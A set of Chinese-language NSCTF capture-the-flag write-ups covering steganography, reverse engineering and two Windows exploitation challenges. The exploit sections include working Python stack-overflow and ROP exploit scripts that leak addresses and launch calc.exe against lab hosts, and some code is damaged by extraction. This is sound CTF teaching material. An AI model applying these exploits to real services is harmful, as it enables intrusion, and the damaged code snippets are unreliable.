Crypto200 神秘的图片+10086

题目如图 1-1-54：

小绿在黑进一台服务器后，在root文件夹下找到了一张图片，据说图片中有root的密码
您能帮他找到吗？

[newnewnew.jpg](#)

图 1-1-54

呃，stegsolve 看出一个二维码，如图 1-1-55：



图 1-1-55

Dump 下来写脚本发色一下，扫到 Flag，如图 1-1-56：



图 1-1-56

本题 Flag：`NSCTF_Qr_C0De`

总结：

本次线上赛，给我带来最大收获的题目是逆向第四题 python 字节码的逆向和分析，花一下午把没有接触过的事情弄懂是一件很有成就感的事情。

小编注：这次的 ctf 有很多的思路和以前的是一样的，但是像绕过的这些的，多攒点还是不错的，希望大家可以看看 ctf 实际的题目，先做一下试试。附上网址 www.nsctf.net

(全文完) 责任编辑：静默

第2节 NSCTF Write up Reverse 篇

作者：Azure

来自：绿盟科技

网址：<http://www.nsfocus.com/>

Reverse 100

程序运行后提示 please input ns-ctf password:要求输入密码，随便试了下错误，于是用 OD 和 IDA 分析。用 PEiD 查到发现加了 ASPack 2.12 的壳，这个壳比较简单，直接用 OllyDump 手动脱壳，虽然脱下的程序无法直接运行，但对解题没什么影响。这个壳的手动脱法很简单，在网上搜一下就能找到了。脱壳后看一下里面的字符串，如图 1-2-1：




图 1-2-1

长成这样，啥也不说直接先试试 nsF0cuS!x01 程序退出，得到 Flag，和里面的那个字符串一样：flag:{NSCTF_md5065ca>01??ab7e0f4>>a701c>cd17340}提交发现不对，于是打开 IDA 找到对应的位置看看，如图 1-2-2：

```


00800067E ("please input ns-ctf password: ");
008000721 ("%s", &v4);
for ( i = 1; 008000730 ("nsF0cuS!x01", &v4, 11); ++i )
{
    00800067E ("try again!\n");
    sub_4019B4(&v4, 0, 256);
    00800067E ("please input ns-ctf password: ");
    008000721 ("%s", &v4);
}
v1 = &v4;
dword_403368 = 1;
do
    v2 = *v1++;
while ( v2 );
if ( v1 != &v5 )
{
    if ( i > 3 )
    {
        sub_401000();
        return 0;
    }
    00800067E ("flag:{NSCTF_md5065ca>01??ab7e0f4>>a701c>cd17340}");
}

```

Decode Here

图 1-2-2

发现当 $i > 3$ 时会执行 decode，那么就先输错三次吧，如图 1-2-3：



```

C:\D\dalmeit3> .\ns-ctf.exe
please input ns-ctf password: aaa
try again!
please input ns-ctf password: bbb
try again!
please input ns-ctf password: ccc
try again!
please input ns-ctf password: nsF0cu$!x01
flag:{NSCTF_md5712df97688fe0b7a399f076d9dc60437}
  
```

图 1-2-3

Flag : `{NSCTF_md5712df97688fe0b7a399f076d9dc60437}`

Reverse 250

没加壳，直接 IDA 打开，找到字符串 `flag:{NSCTF_md57e0cad17016b0>?`

`45?f7c>0>4a>1c3a0}`

查看引用找到 `sub_401000()`，看到有一段 `decode` 的代码。为了确定逻辑再往上走一层，

看到这里：

```

if ( v2 + v1 == 3 )
    result = sub_401000();
else
    result = MessageBoxA(0, "flag:{NSCTF_md57e0cad17016b0>?
45?f7c>0>4a>1c3a0}", "Flag", 0);
  
```

估计和上一题一个尿性，于是无视前边的逻辑直接 `decode`。回到 `decode` 的函数如下：

```

int sub_401000()
{
    char *v0; // eax@1
    CHAR Text; // [sp+0h] [bp-38h]@1
  
```



```
char Dst; // [sp+1h] [bp-37h]@1
char v4; // [sp+Fh] [bp-29h]@1
Text = 0;
memset(&Dst, 0, 0x30u);
strncpy_s(&Text, 0x31u, "flag:{NSCTF_md57e0cad17016b0>?
45?f7c>0>4a>1c3a0}", 0x30u);
v0 = &v4;
// *v4 = "7e0cad17016b0>?45?f7c>0>4a>1c3a0}"
if (v4 != 125)
{
do
{
*v0 ^= 7u;
++v0;
}
while (*v0 != 125);
}
return MessageBoxA(0, &Text, "Flag", 0);
}
```

Python 走起

```
a = "7e0cad17016b0>?45?f7c>0>4a>1c3a0"
out = ""
for i in a:
    out += chr(ord(i)^7)
print out
# 0b7dfc60761e798328a0d9793f96d4f7
```

Flag : {NSCTF_md50b7dfc60761e798328a0d9793f96d4f7}

当然也可以根据上一层函数的逻辑通过密码检测。经提醒灰色按钮可以直接用资源编辑器激活 (欺负我不熟 Windows T T)

Reverse 400

py2exe 的逆向。就在两周前有幸听到了@seaeast 师兄 AK Flareon2015 的分享，里面也有一道 py2exe 的逆向题，官方给出的 writeup 就是最好的参考资料：Challenge #3 Solution(<http://down.jdsec.com/secbook-2/2015solution3.pdf>)这里面最重要的部分就是用到了 PyInstaller Extractor 这个工具，下载来后直接执行 python pyinstxtractor.py

Revesre03.exe 可以得到源文件。打开 Revesre03.exe_extracted/Revesre03 就能够得到

这道题目的源代码了：

```
data = \  
"\x1c\x7a\x16\x77\x10\x2a\x51\x1f\x4c\x0f\x5b\x1d\x42\x2f  
\x4b\x7e\x4a\x7a\x4a\x7b" +\  
"\x49\x7f\x4a\x7f\x1e\x78\x4c\x75\x10\x28\x18\x2b\x48\x7e  
\x46\x23\x12\x24\x11\x72" +\  
"\x4b\x2e\x1b\x7e\x4f\x2b\x12\x76\x0b"  
...  
char buf[] = "flag:{NSCTF_md5098f6bcd4621d373cade4e832627  
b4f6}";  
int _tmain(int argc, _TCHAR* argv[])  
{  
    printf("%d\n", strlen(buf));  
    char key = '\x0b';  
    buf[47] ^= key;  
    for (int i = 1; i < 48; i++)  
    {  
        buf[48 - i - 1] ^= buf[48 - i];  
    }  
    return 0;  
}  
...  
print "Reverse it?????????"
```

这是一段 Python 代码并嵌入了一段 C 的注释，buf 里的 flag 并不是真正的 flag。

将 C 语言提取出来编译运行发现 encode 之后的 buf 和上面的 data 很像，尤其是首尾是完全一样的，既然 $\text{encode}(\text{buf})=\text{data}$ ，那么 $\text{decode}(\text{data})=\text{buf}$ ，所以猜测对 data 进行逆向解码就是真正的 flag。解码很简单：

```
data = \  
"\x1c\x7a\x16\x77\x10\x2a\x51\x1f\x4c\x0f\x5b\x1d\x42\x2f  
\x4b\x7e\x4a\x7a\x4a\x7b" +\  
"\x49\x7f\x4a\x7f\x1e\x78\x4c\x75\x10\x28\x18\x2b\x48\x7e  
\x46\x23\x12\x24\x11\x72" +\  
"\x4b\x2e\x1b\x7e\x4f\x2b\x12\x76\x0b"  
flag = ""  
for i in range(len(data)-1):  
    flag += chr(ord(data[i]) ^ ord(data[i+1]))
```

```
print flag
```

```
# flag : {NSCTF_md540012655af49e803c68e165c9e5e1d9d}
```

Reverse 500

这题一开始没做出来，后经 zw 的指点才补上，也在此感谢 zw 和大姐头的帮助。和上一道题一样都是 Python 第一想法是去网上找 pyc 反编译的工具 根据推荐找到了 uncompile，直接反编译报错如下：

```
Syntax error at or near `NOP` token at offset 0
# decompiled 0 files: 0 okay, 1 failed, 0 verify failed
# 2015.09.27 17:06:53 CST
```

那么看来是一个被损坏或者被处理过的 pyc，需要人工分析。参考了 Python2.6.2 的 pyc 文件格式 ([http://down.jdsec.com/secbook-2/Python 2.6.2 的.pdf](http://down.jdsec.com/secbook-2/Python%202.6.2%20的.pdf)) 这篇文章，尝试人工反编译难度太大，注意到有一个 mtime 的文件头，在 import 的时候会比较这个 mtime 和相对应 Python 源文件的 mtime 是否一致 如果不一致的话会用源文件重新生成一份 pyc 覆盖。这样我就可以新建一个空的源文件，并修改其 mtime 使得可以直接导入该 pyc。遗憾的是这种方法并不正确，导入了函数以后无法顺利执行。回过头再看 uncompile 的报错信息

```
ParserError: --- This code section failed: ---
0 NOP ""
1 LOAD_CONST "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x1
2%\x1d-"
4 LOAD_CONST "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x1
2%\x1d-"
7 NOP ""
8 LOAD_CONST "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x1
2%\x1d-"
11 LOAD_CONST '\x7fM(l{l\x7fj.\x16wWcRj\x0e6\x0f
n'
14 BINARY_ADD ""
15 LOAD_CONST 'Zo\nn\x0fk\t1R7\x03g\x067\x00eUb\x
043'
18 BINARY_ADD ""
```

```

19 LOAD_CONST '\x014\x071Rr\x14x\x19~D?q"a5s,A%'
22 BINARY_ADD ""
23 LOAD_CONST "\x10"\x11uLyA%\x1d|DrFv\x12t\x11#B
&"
26 BINARY_ADD ""
27 LOAD_CONST 'GsKzK*O)\x1c%GuC>\x1e\x7f\x1b+\x19
*'
30 BINARY_ADD ""
31 LOAD_CONST '\x1e&\x14-\x1f/\x1axAqBq@yO-LtE}'

```

结果

```

Syntax error at or near `NOP' token at offset 0
# decompiled 0 files: 0 okay, 1 failed, 0 verify failed

```

可以看到是 NOP 指令的解析上出了问题 根据 Python 字节码指令集提供的列表找到 NOP 指令对应的 Bytecode 是 09 ,于是用二进制编辑软件打开,将对应位置的 09 随意修改为另一单字节码指令值,例如 01。根据报错信息以此定位 NOP 的位置,总共出现了 4 次,可用 09 64 以及 09 74 去定位。修改完了以后再尝试反编译依旧不行,于是换一个工具 pycdc (<https://github.com/zrax/pycdc>), 就可以成功反编译得到如下代码:

```

# Source Generated with Decompyle++
# File: Reverse04_test.pyc (Python 2.7)
data = "M,\x1d-\x18}E'\x1ezN~\x1b*\x19+\x12%\x1d-" + '\x
7fM(I{\x7fj.\x16wWcRj\Xe6\xfn' + 'Zo\nn\xfk\t1R7\x3g\x67
\x0eUb\x43' + '\x14\x71Rr\x14x\x19~D?q"a5s,A%' + "\x10'\x
11uLyA%\x1d|DrFv\x12t\x11#B&" + 'GsKzK*O)\x1c%GuC>\x1e\x7
f\x1b+\x19*' + '\x1e&\x14-\x1f/\x1axAqBq@yO-LtE}' + '\x1b
,MuBp\x12'
import os
import sys
import struct
import cStringIO
import string
import dis
import marshal
import types
import random
count = 0
def reverse(string):
    return string[::-1]

```

```
data_list = list(reverse(data)[1:])
def decrypt(c, key2):
    global count
    data_list[count] = c ^ key2
    count += 1
def GetFlag1():
    key = struct.unpack('B', data[len(data) - 8])[0]
    for c in data_list:
        if count == 0:
            decrypt(struct.unpack('B', c)[0], key)
            continue
        key = struct.unpack('B', data[len(data) - 3])[0]
        decrypt(struct.unpack('B', c)[0], key)
    for c in data_list[::-1]:
        print chr(c),
def GetFlag2():
    key = struct.unpack('B', data[len(data) - 11])[0]
    for c in data_list:
        if count == 0:
            decrypt(struct.unpack('B', c)[0], key)
            continue
        key = struct.unpack('B', data[len(data) - 4 - count])[0]
        decrypt(struct.unpack('B', c)[0], key)
    for c in data_list[::-1]:
        print chr(c),
def GetFlag3():
    key = struct.unpack('B', data[len(data) - 5])[0]
    for c in data_list:
        if count == 0:
            decrypt(struct.unpack('B', c)[0], key)
            continue
        key = struct.unpack('B', data[len(data) - 2 - count])[0]
        decrypt(struct.unpack('B', c)[0], key)
    for c in data_list[::-1]:
        print chr(c),
def GetFlag4():
    global count
    key = struct.unpack('B', data[len(data) - 1])[0]
    for c in data_list:
        if count == 0:
            decrypt(struct.unpack('B', c)[0], key)
            continue
```

```

key = struct.unpack('B', data[len(data) - 1 - cou
nt])[0]
decrpyt(struct.unpack('B', c)[0], key)
count = 0
for c in data_list[::-1]:
    print chr(c),
def GetFlag5():
    key = struct.unpack('B', data[len(data) - 9])[0]
    for c in data_list:
        if count == 0:
            decrpyt(struct.unpack('B', c)[0], key)
            continue
        key = struct.unpack('B', data[len(data) - 3 -
count])[0]
        decrpyt(struct.unpack('B', c)[0], key)
    for c in data_list[::-12]:
        print chr(c),
GetFlag1()

```

这里还有一个坑是 pycdc 在处理例如 0f aa 这样的指令时会变成 \xfa\xa* 这样，就会导致错位而解不出 flag。这个解决办法可以自己修改源码，也可以手动将 data 抠出来并去掉连接符。我抠出来的 data 是这样的：

```

data =
"4D2C1D2D187D45271E7A4E7E1B2A192B12251D2D497F4D28497B497F4A2E16775763526A0E3
60F6E5A6F0A6E0F6B09315237036706370065556204330134073152721478197E443F712261357
32C4125102711754C7941251D7C4472467612741123422647734B7A4B2A4F291C254775433E1E
7F1B2B192A1E26142D1F2F1A784171427140794F2D4C74457D1B2C4D75427012".decode('hex')

```

用这个替换掉原来的 data 并依次尝试 5 个 GetFlag，最终在 GetFlag4 中得到 flag

Flag : {NSCTF_md576d958d8a8640dfe2ada4811aef59b26}

Exploit 1500 writeup

概述

这道题整个 Pwn 的过程包含了很多个步骤，把每一项分解开来不算很难，但是合在一起还是比较麻烦的。下面就简单地整理一下这整个 Exploit 的过程。

Operation System Windows XP SP3

Architecture x86-32

Tools Ollydbg IDA Pro 6.6

text 0x400000

OEP 0x404333

静态分析

拿到文件后丢到 PEiD 里发现加了 ASPack 压缩壳，压缩壳脱起来没太大难度，但是我在脱壳方面也没有研究，先试着用工具脱，失败。那就放到 Ollydbg 里手动脱。虽然脱下来以后不能运行，但是足够让我以动态+静态的正确姿势进行漏洞分析。脱壳后的文件见 reExploit.exe。IDA 打开后发现是个服务端程序，顺着 listen,accept 等函数找到了程序的主线，我将其命名为 top 函数，并留意到了 ShellExecute 函数，很有可能对之后的命令执行有帮助，如图 1-2-4：

```
htons(*(u_short *)&addr.sa_data[0]);
inet_ntoa(*(struct in_addr *)&addr.sa_data[2]);
print((int)"SOCKET[%d] %s:%d <-> 0.0.0.0:%d\n", u2);
closesocket(u1);
if ( GetModuleFileNameA(0, &Filename, 0x104u) )
    ShellExecuteA(0, "open", &Filename, 0, 0, 5);
top(u2);
WSACleanup();
return 0;
```

重要函数

图 1-2-4

跟进 top 以后发现该服务接受三条指令，分别是 ENCRYPT,STATUS 和 EXIT。STATUS 和 EXIT 都没啥好说的，简单 Fuzz 一下 ENCRYPT 后发现直接断开，于是继续跟进，发现传入参数是输入字符串去掉开头 ENCRYPT 加空格这 8 个字符，而在函数内部发现传入的前两个字节是要加密的字符串长度，也就是说最多可以加密 0xffff 个字符。同时可以看到在这里分配了一个 0x200 的栈缓冲区，并且将缓冲区地址和长度一起作为参数传给了另一个函数（我将其命名为 encrypt），而最重要的是长度要远大于栈空间，所以这里很有可能产生问题，

如图 1-2-5 :

```

1 int __cdecl sub_4010C0(SOCKET s, int a2)
2 {
3     unsigned __int16 v2; // cx@1
4     char buf[4]; // [sp+10h] [bp-204h]@1
5     char v5; // [sp+14h] [bp-200h]@1
6
7     v2 = *(_WORD *)a2; 前两个字节为长度
8     *(_DWORD *)buf = *(_WORD *)a2;
9     encrypt(v2, (int)&v5, a2 + 2);
10    send(s, buf, 2, 0);  ← 栈缓冲区被作为参数传入
11    return send(s, &v5, *(unsigned __int16 *)buf, 0);
12 }

```

图 1-2-5

接下来跟进 encrypt 函数，很快验证了我的想法，这里会造成一个栈溢出漏洞。原因是缓冲区空间和复制长度不符。我将 IDA 的反编译稍作整理，大致如下：

```

int __usercall encrypt_@<eax>(signed int len@<ebx>, int dest, int src)
{
    int v3; // eax@2
    signed int v4; // esi@2
    int v5; // edi@3
    int result; // eax@5
    int v7; // edx@7
    int v8; // ecx@8
    int v9; // edi@9
    // Init key array
    // 生成伪随机 key 数组，用于后面 encode
    if (!byte_40F95C)
    {
        seed = time(0);
        srand(seed)
        for (int i = 0; i < 32; ++i)
        {
            v5 = rand() << 16;
            *(_DWORD *)key = v5 + rand();
            key += 4;
        }
        byte_40F95C = 1;
    }
    // Init over
    result = len / 4;
    if (len & 3)

```



```
++result;
// result = len/4 如果不整除则进位
v8 = dest;
for (int i = 0; i < result; ++i)
{
// result 是由输入的长度决定的，这里会导致 dest 越界从而造成栈溢出，
// 而 dest 是上一个函数的栈缓冲区
(DWORD)dest[i] = (DWORD)src[i] ^ key[i & 0x1F];
}
return result;
}
```

经整理过的代码就一目了然了。

破解伪随机

在解决怎么构造 shellcode 前，我们得首先解决一个问题，那就是此处虽然发生了栈溢出，但是溢出的内容都是经过了 encrypt 的，也就是说我们得先做一次解密才能将数据发送过去。加密的方式很简单，就是最简单的异或加密，但是 key 是一串由 rand 生成的伪随机数，所以要做的第一步就是破解伪随机数。

这个我之前遇到过几回，驾驭起来还算轻松，不过有一点比较麻烦：不同架构，不同平台，甚至不同语言的 rand 函数都不相同。迫不得已我只能在 Windows 破解这个随机数。由于我的 exp 是用 Python 完成的，而 Python 的 rand 和 C 的也不一样，所以我必须在 Python 中调用 C 才行。类似的问题我以前遇到过，与其将其封装为一个 C 函数并用 CDLL 装载入 Python 还不如直接通过屏幕输出来的方便。rand 函数的代码如下，在 Python 发送数据包前获取当前时间戳，并作为参数传给 C 程序，C 程序将其作为 seed 生成随机序列，并输出到屏幕返回。

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
    int i;
    char out[10000];
    char tmp[100];
```

```
unsigned long int seed;
// seed = 0x5602df36;
seed = atol(argv[1]);
srand(seed);
for(i = 0; i < 32; i++) {
    sprintf(tmp, "%04x %04x", rand(), rand());
    strcat(out, tmp);
}
printf("%s", out);
return 0;
}
```

前面说过，由于要使用 Windows 的 rand 导致我必须在 Windows 下执 Python 脚本，但这对我而言是很不情愿的，因为我是 Mac 用户，Windows 不过是虚拟机，并不具备良好的开发环境。于是我采取了另一种方式，那就是在生成 key 的后面下断点，并手动将全置为 0，也就是使得异或失效，这样就可以暂时避开伪随机这个问题。

shellcode

既然已经发现栈溢出漏洞并可以随意覆盖栈段（在 32 位的机器下简直意味着一切），并且前面有一个 ShellExecute 函数，唯一的问题就是 "calc.exe" 字符串的地址。经过仔细地观察得出结论这个字符串只能在栈中，那也就是说在这之前我们得首先 leak 一次栈地址。于是将断点定位到 0x0040111D ret 的位置，发现附近在栈段的地址只有三处，那就是 esp, ebp 以及栈中的 ebp+0xc 处，也就是之前作为参数传进来的位置。

既然 leak 之后还要继续输入所以不能破坏结构，并且在 return 之后要友好地返回。leak 的方法倒是很快就发现了，那就是利用 top 函数中打印 Module 基址的地方，但是怎么让程序正常返回我纠结了很久。仔细看打印 Module 的代码，其实只要能够将栈地址传给 esi 或者 eax 就 ok 了。之后运气比较好，看了眼最上面的 helper 函数，发现这个函数将 esp 传给了 eax 后立即返回。再回到打印基址那个地方，试着从 push 5ACh 开始执行，没有任何问题，那么 shellcode 的思路就明了了，如图 1-2-6：



```

push    eax                ; lpModuleName
call    ds:GetModuleHandleA
push    5ACh
mov     esi, eax
lea    eax, [ebp+buf]
push    0
push    eax
call    initbuf_
push    esi
push    offset a0kCurrentModul ; "OK: Current Module Load @ 0x%.8X\n"
lea    ecx, [ebp+buf]
push    5ACh
push    ecx
call    snprintf
lea    eax, [ebp+buf]
add    esp, 1Ch
lea    edx, [eax+1]
lea    esp, [esp+0]

```

图 1-2-6

具体的 payload 见 exploit.py

调整

用 socket,struct 以及 telnet 库重构我 pwntools 的利用代码。迁移到 Windows 下加入伪随机破解环节。

考虑到兼容性,开始的时候先用 STATUS 获取 .text 段地址,再以此计算其它目标函数地址。

```

__author__ = 'w3b0rz'

import socket
import telnetlib
import struct
from time import time
from subprocess import *

s = socket.socket()
s.connect(('172.16.212.129', 2994))
f = s.makefile('rw', bufsize=0)
def read_until(f, delim='> '):
    buf = ""
    while not buf.endswith(delim):
        buf += f.read(1)
    return buf
print read_until(f, '***** Welcome to take the
challenge! *****')

```

```
s.send("STATUS\n")
read_until(f, 'OK: Current Module Load @ ')
text = s.recv(10)
text = int(text, 16)
print hex(text)
payload_1 = "\x00" * 0x1fc
payload_1 += "\x00\x00\x00\x00"
payload_1 += struct.pack('l', text+0x1001) # mov eax, e
sp; ret
payload_1 += struct.pack('l', text+0x1284) # snprintf
0x04 调整
seed = time()
out = check_output("rand.exe {}".format(int(seed)), shell
=True)
tmp_1 = out[:-1].split(',')
keys = list()
for i in tmp_1:
    tmp_2 = i.split(' ')
    tmp_3 = tmp_2[1]
    tmp_3 += tmp_2[0]
    tmp_4 = int(tmp_3, 16)
    keys.append(tmp_4)
payload = ""
for i in range(len(payload_1)/4):
    payload += struct.pack('l', struct.unpack('l', payloa
d_1[i*4:i*4+4])[0] ^ keys[i & 0x1F])
payload.ljust(0x5AC, '\x00')
s.send("ENCRYPT \x08\x02{}".format(payload))
"""
print hex(int(seed))
for i in keys:
    print hex(i)
"""
read_until(f, 'OK: Current Module Load @ ')
esp = s.recv(10)
esp = int(esp, 16)
target = esp + 0x1A
print hex(target)
payload_2 = "\x00" * 0x1f0
payload_2 += "\x00\x00\x00\x00"
payload_2 += struct.pack('l', text+0x153B)
payload_2 += struct.pack('l', target)
payload_2 += "\x00\x00\x00\x00"
payload_2 += "\x00\x00\x00\x00"
```

```
payload_2 += "\x05\x00\x00\x00"
payload = "calc.exe\x00\x00\x00\x00"
for i in range(len(payload_2)/4):
    payload += struct.pack('l', struct.unpack('l', payload_2[i*4:i*4+4])[0] ^ keys[(i+3) & 0x1F])
payload.ljust(0x5AC, '\x00')
s.send("ENCRYPT \x14\x02{}".format(payload))
t = telnetlib.Telnet()
t.sock = s
t.interact()

# ESP: 0012F5C8
# TARGET: 0012F5E2
```

Exploit 3000 writeup

概述

个人感觉这道题主要难在逆向，各种函数还是比较复杂的，而且还有一个找到尽可能多的漏洞的提示，让我分析的时候感觉很难受，生怕错过了一些漏洞而导致拿不到分（虽然到最后也没找到什么漏洞啊 T T）。

挖到漏洞之后 exploitMe.dll 里面提示的很明显了，就是逼着你用 ROP，你需要什么都给你，最后给我把 exp 写出来。

不知道是不是我的方法不对，后面的任务简直是体力活啊，累坏了 T T 果然是我的方法不对。

真心对 Windows 不熟啊 T T

结构

我将被 striped 掉的函数名猜测还原了一下，具体的看 idb 就行了。其实我原来把每个函数的变量名都还原了，但是分析的过程中我那不争气的电脑突然就 Kernel Panic 了，所有变量名和函数名都没保存下来，当时我的内心是崩溃的。于是就没有恢复变量名了，如果要用我的 idb 分析的同学要自己再费点精力完善了。先来看一下程序中的一些结构：

socket 堆结构如图 1-2-7：

```

+-----+ <-- 0
| login_flag |
+-----+ <-- 4
|   fd   |
+-----+ <-- 8
|   addr  |
+-----+ <-- 24
| username | <-- len(username) < 99
+-----+
| filepath | <-- $TEMP/md5(username)
+-----+

```

图 1-2-7

这个程序涉及到文件操作，文件的结构如图 1-2-8：

```

+-----+ <-- 0
| "fnoc" |
+-----+ <-- 4
| len1   |
+-----+ <-- 8
| len2   |
+-----+ <-- 12
| md5(data1) |
+-----+
| data_all |
+-----+

```

图 1-2-8

接下来看一下需要发送/接收的包的结构和对应的含义。

首先要发一个选择选项值的包。堆结构如图 1-2-9：

```

+-----+ <-- 0
| "cesi" |
+-----+ <-- 4
| option_num |
+-----+ <-- 6
| length   | <-- length 是指下一个包允许输入的长度，也是下一个堆的大小
+-----+ <-- 8

```

图 1-2-9

Packet 1

0 - 4 五个选项分别代表：

0 - 登录

1 - 写文文件

2 - 重命名

3 - 读文文件

4 - 取模块地址等

重命名要求在 socket 的堆中存有文件名，也就是说必须先执行一次写文件。

Packet 2

紧接着第二个包要输入数据，对于不同的选项输入的数据有不同的含义接收数据的堆结构如

图 1-2-10：



图 1-2-10

如果是登录包那么 data_length 分为两个_WORD，前一个是 username 的长度，后一个是 password 的长度。其中 1-4 四个选项中的 data 分别表示：

1 - 要写入的文文件内容

2 - 新文文件名

3 - 要读的文文件名

4 - 模块中的函数名

漏洞

第一步是登录，用户名随意，密码为 failed，硬编码在函数中，看一下我 idb 中的 auth 函数即可在重命名文件的函数中存在一处栈溢出，同时还伴随着堆溢出，如图 1-2-11：

```
memcpy(&pszPath[v10], (const void *) (a3 + 4), *(_DWORD *) a3);
```

图 1-2-11

大约是 45 行左右。这句话中 memcpy 的 dest&pszPath[v10]是在栈上的地址，距离栈底的距离是固定的，而*(_DWORD *)a3 表示要复制长度，这个值是来自数据包中的 len，也就是用户自己输入的。

此处未做*a3 的长度检测因此可溢出栈空间，但是要稳定地覆盖到 eip 还必须知道文件名的长度，具体的 exp 后面再说。

另外在读文件的函数中也存在一处堆溢出，如图 1-2-12：

```
fread(v14, 1u, v13, v15);  
v17 = *(_DWORD *)v14 + 1);  
  
v18 = malloc(*(_DWORD *)v14 + 2));  
  
memcpy(v18, (char *)v14 + 48, v17);
```

图 1-2-12

文件内容中的*(_DWORD *)v14 + 1)是大于*(_DWORD *)v14 + 2)的，所以会导致堆溢出。

本来觉得这里会有一个任意文件读取的逻辑漏洞，但是很遗憾没找到，不知道到底有没有？

Exploit

两个堆溢出一个栈溢出毫无疑问会选择栈溢出，更何况 exploitMe.dll 里面给了 anything you want 首先在常规情况下执行选项 4 会得到保存临时文件的文件地址以及 exploitMe.dll 的基址。

有了文件名长度就可以在栈溢出中精确地控制到 eip,有了模块的基址就可以在模块中任意 ROP 看到模块中的 helper,各种 ropgadget 应有尽有,最重要函数的 GetModuleHandle 和 GetProcAddress 也具备了,那么接下来就是写 rop。

写 rop 很辛苦的呐,往事不堪回首,具体细节我也不想多说了,看代码就行了吧。

代码中的所有硬编码地址都是用于编程参考的,要么是会在运行过程中被真实值替换,要么就是没有用到,总之在 XP 和 Win7 上都利用成功了,不信你试试,不行再找我。

如图 1-2-13~图 1-2-17 :

```
__author__ = 'w3b0rz'

from pwn import *

# p = remote('192.168.32.190', 8888)
# p = remote('172.16.212.136', 8888)
p = remote('10.37.129.3', 8888)

# Login
opt = 0
length = 0x10
p.write('cesi{}{}'.format(p32(opt), p32(length)))
payload = '\x04\x00\x06\x00' + "user"
payload += 'failed'
p.write(payload.ljust(length, '\x00'))
# print p.recv().encode('hex')
p.recv()

# Get Addr
opt = 4
length = 0x20
p.write('cesi{}{}'.format(p32(opt), p32(length)))
m_len = 17
payload = p32(m_len) + 'GetGlobalFunction'
p.write(payload.ljust(length, '\x00'))
```

图 1-2-13

```

opt = 4
length = 0x20
p.write('cesi{}}'.format(p32(opt), p32(length)))
m_len = 9
payload = p32(m_len) + 'GetStatus'
p.write(payload.ljust(length, '\x00'))
# print p.recv().encode('hex')
p.recv()

p.recvuntil('Valid Module ')
dll_addr = int(p.recv(10), 16)
p.recvuntil('Path:')
path = p.recv()
path_len = len(path)
print hex(dll_addr)
print path_len

opt = 1
length = 0x20
p.write('cesi{}}'.format(p32(opt), p32(length)))
payload = p32(0x04) + "TEST"
p.write(payload.ljust(length, "A"))

# print p.recv().encode('hex')
p.recv()

# ROP Exp
opt = 2
length = 0x300
p.write('cesi{}}'.format(p32(opt), p32(length)))

payload = p32(0x30F-path_len)
payload += (0x177-path_len) * "A"

### Data Segment
payload += "msvcrt.dll\x00\x00" # msvcrt.dll A
addr: 0x0012fc48
payload += "AAAA" * 0x10 # Not used A
addr: 0x0012fc54

payload += p32(dll_addr+0x1297) # mov eax, esp A
addr: 0x0012fc94 <----+

```

图 1-2-14

```

payload += p32(dll_addr+0x129A) # sub eax, 50h      A
ddr: 0x0012fc98      |
# eax: 0x0012fc48 -> msvcrt.dll
|
payload += p32(dll_addr+0x12BB) # add ebx, 10h     A
ddr: 0x0012fc9c      |
# ebx: 0x0012fcf0
|
payload += p32(dll_addr+0x12BF) # mov [ebx], eax  A
ddr: 0x0012fca0      |
# [0x0012fcf0] = 0x0012fc48 -> msvcrt.dll
|
payload += p32(dll_addr+0x12B8) # mov eax, ebx   A
ddr: 0x0012fca4      |
payload += p32(dll_addr+0x12A2) # sub eax, 04h   A
ddr: 0x0012fca8      |
payload += p32(dll_addr+0x12A9) # mov ebx, eax   A
ddr: 0x0012fcac      |
# ebx: 0x0012fcec
|
payload += p32(dll_addr+0x1264) # pop eax        A
ddr: 0x0012fcb0      |
payload += p32(dll_addr+0x8004) # GetModuleHandle A
ddr: 0x0012fcb4      |
payload += p32(dll_addr+0x1268) # mov eax, [eax] A
ddr: 0x0012fcb8      |
# eax: &GetModuleHandle
|
payload += p32(dll_addr+0x1261) # mov esp, ebx   A
ddr: 0x0012fcbc --+  |
payload += p32(0xdeadbeef)     # Cannot use     A
ddr: 0x0012fcc0      | |
payload += p32(0xdeadbeef)     # Cannot use     A
ddr: 0x0012fcc4      | |
payload += p32(0xdeadbeef)     # Cannot use     A
ddr: 0x0012fcc8      | |
payload += p32(0xdeadbeef)     # Cannot use     A
ddr: 0x0012fccc      | |
payload += p32(0xdeadbeef)     # Cannot use     A
ddr: 0x0012fcd0      | |
payload += p32(0xdeadbeef)     # Cannot use     A
ddr: 0x0012fcd4      | |
payload += p32(0xdeadbeef)     # Cannot use     A

```

图 1-2-15

```

ddr: 0x0012fcd8 | |
### Start here

payload += p32(dll_addr+0x12AC) # mov ebx, esp      A
ddr: 0x0012fcdc | |
# ebx: 0x0012fce0

payload += p32(dll_addr+0x128F) # sub esp, 50h     A
ddr: 0x0012fce0 **|***+

payload += p32(0xdeadbeef)      # Cannot use  A
ddr: 0x0012fce4 |

payload += p32(0xdeadbeef)      # Cannot use  A
ddr: 0x0012fce8 |

payload += p32(dll_addr+0x1270) # call eax    A
ddr: 0x0012fcec <-+

payload += p32(0x0012fc54)      # Change to Func  A
ddr: 0x0012fcf0

payload += p32(dll_addr+0x12BB) # add ebx, 10h   A
ddr: 0x0012fcf4

payload += p32(dll_addr+0x12BB) # add ebx, 10h   A
ddr: 0x0012fcf8

